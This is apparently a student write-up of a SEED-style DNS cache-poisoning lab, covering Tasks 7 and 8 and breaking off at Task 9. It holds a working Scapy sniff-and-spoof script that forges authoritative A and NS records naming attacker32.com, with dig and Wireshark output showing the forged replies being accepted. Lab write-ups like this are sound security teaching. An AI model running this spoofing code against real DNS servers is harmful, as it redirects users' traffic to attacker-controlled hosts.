
Above we the captured packet with forged reply and check the cache value.

TASK 7:


We wrote a Scapy code to sniff DNS requests from the DNS server and send spoofed DNS responses with the answer section and authoritative section.



```
[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22264
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.49

;; AUTHORITY SECTION:
www.example.net.        259200  IN      NS      attacker32.com.

;; Query time: 19 msec
;; SERVER: 10.0.2.50#53(10.0.2.50)
;; WHEN: Sat Mar 20 08:07:03 EDT 2021
;; MSG SIZE  rcvd: 107

[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$
```



```
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ nano dns_sniff_spoof.py
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ cat dns_sniff_spoof.py
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',
ttl=259200,rdata='10.0.2.49')
                NSsec = DNSRR(rrname=(pkt[DNS].qd.qname),type='NS',
ttl=259200,rdata='attacker32.com')

                DNSpkt = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qr=1,
qdcount=1,ancount=1,nscount=1,an=Anssec,ns=NSsec)
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

pkt = sniff(filter = 'udp and (src host 10.0.2.51 and dst port 53)', prn = spoof_dns)
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ sudo python ./dns_sniff_spoof.py
.
Sent 1 packets.
```




```
▶ Frame 66: 179 bytes on wire (1432 bits), 179 bytes captured (1432 bits) on i
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.51, Dst: 10.0.2.50
▼ Internet Control Message Protocol
    Type: 3 (Destination unreachable)
    Code: 3 (Port unreachable)
    Checksum: 0x15e6 [correct]
    [Checksum Status: Good]
    Unused: 00000000
  ▶ Internet Protocol Version 4, Src: 10.0.2.50, Dst: 10.0.2.51
  ▶ User Datagram Protocol, Src Port: 53, Dst Port: 48437
  ▼ Domain Name System (response)
      [Request In: 64]
      [Time: 0.007813103 seconds]
      Transaction ID: 0x32de
    ▶ Flags: 0x8400 Standard query response, No error
      Questions: 1
      Answer RRs: 1
      Authority RRs: 1
      Additional RRs: 0
    ▶ Queries
    ▼ Answers
      ▶ www.example.net: type A, class IN, addr 10.0.2.49
    ▼ Authoritative nameservers
      ▶ www.example.net: type NS, class IN, ns attacker32.com
```


No.: 66 · Time: 2021-03-20 08:14:41.482836290 · Source: 10.0....ength: 179 · Info: Destination unreachable (Port unreachable)

The captured packet we get the forged Answer RR and Authoritative nameserver RR.


TASK 8:



```
[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32196
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.49

;; AUTHORITY SECTION:
www.example.net.        259200  IN      NS      attacker32.com.
google.com.             259200  IN      NS      attacker32.com.

;; Query time: 11 msec
;; SERVER: 10.0.2.50#53(10.0.2.50)
;; WHEN: Sat Mar 20 08:21:18 EDT 2021
;; MSG SIZE  rcvd: 145
```



```
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ nano dns_sniff_spoof.py
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ cat dns_sniff_spoof.py
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',
ttl=259200,rdata='10.0.2.49')
                NSsec1 = DNSRR(rrname=(pkt[DNS].qd.qname),type='NS',
ttl=259200,rdata='attacker32.com')

                NSsec2 = DNSRR(rrname='google.com',type='NS',
ttl=259200,rdata='attacker32.com')
                DNSpkt = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qr=1,
qdcount=1,ancount=1,nscount=2,an=Anssec,ns=NSsec1/NSsec2)
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

pkt = sniff(filter = 'udp and (src host 10.0.2.51 and dst port 53)', prn = spoof_dns)
[03/20/21]seed@PES2201800211_AAYUSH-A:~$ sudo python ./dns_sniff_spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
```




```
▶ Frame 45: 217 bytes on wire (1736 bits), 217 bytes captured (1736 bits) on i
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.51, Dst: 10.0.2.50
▼ Internet Control Message Protocol
    Type: 3 (Destination unreachable)
    Code: 3 (Port unreachable)
    Checksum: 0x160c [correct]
    [Checksum Status: Good]
    Unused: 00000000
  ▶ Internet Protocol Version 4, Src: 10.0.2.50, Dst: 10.0.2.51
  ▶ User Datagram Protocol, Src Port: 53, Dst Port: 40994
  ▼ Domain Name System (response)
      [Request In: 43]
      [Time: 0.006953959 seconds]
      Transaction ID: 0xda9c
    ▶ Flags: 0x8400 Standard query response, No error
      Questions: 1
      Answer RRs: 1
      Authority RRs: 2
      Additional RRs: 0
    ▶ Queries
    ▼ Answers
      ▶ www.example.net: type A, class IN, addr 10.0.2.49
    ▼ Authoritative nameservers
      ▶ www.example.net: type NS, class IN, ns attacker32.com
      ▶ google.com: type NS, class IN, ns attacker32.com
```

No.: 45 · Time: 2021-03-20 08:21:23.356377186 · Source: 10.0....ength: 217 · Info: Destination unreachable (Port unreachable)


Here we are doing the same DNS cache poisoning as Task 7 with just additional Authority RR of google.com After running the code, we see that the victim machine gets a forged reply from the DNS server with the Answer section and Authority section. The authority section contains the forged response for “example.net”, but not for “google.com”.

The second record for the authority section is fraudulent and hence it is discarded and not cached. The decision is based on zones.


TASK 9:



```
[03/20/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18602
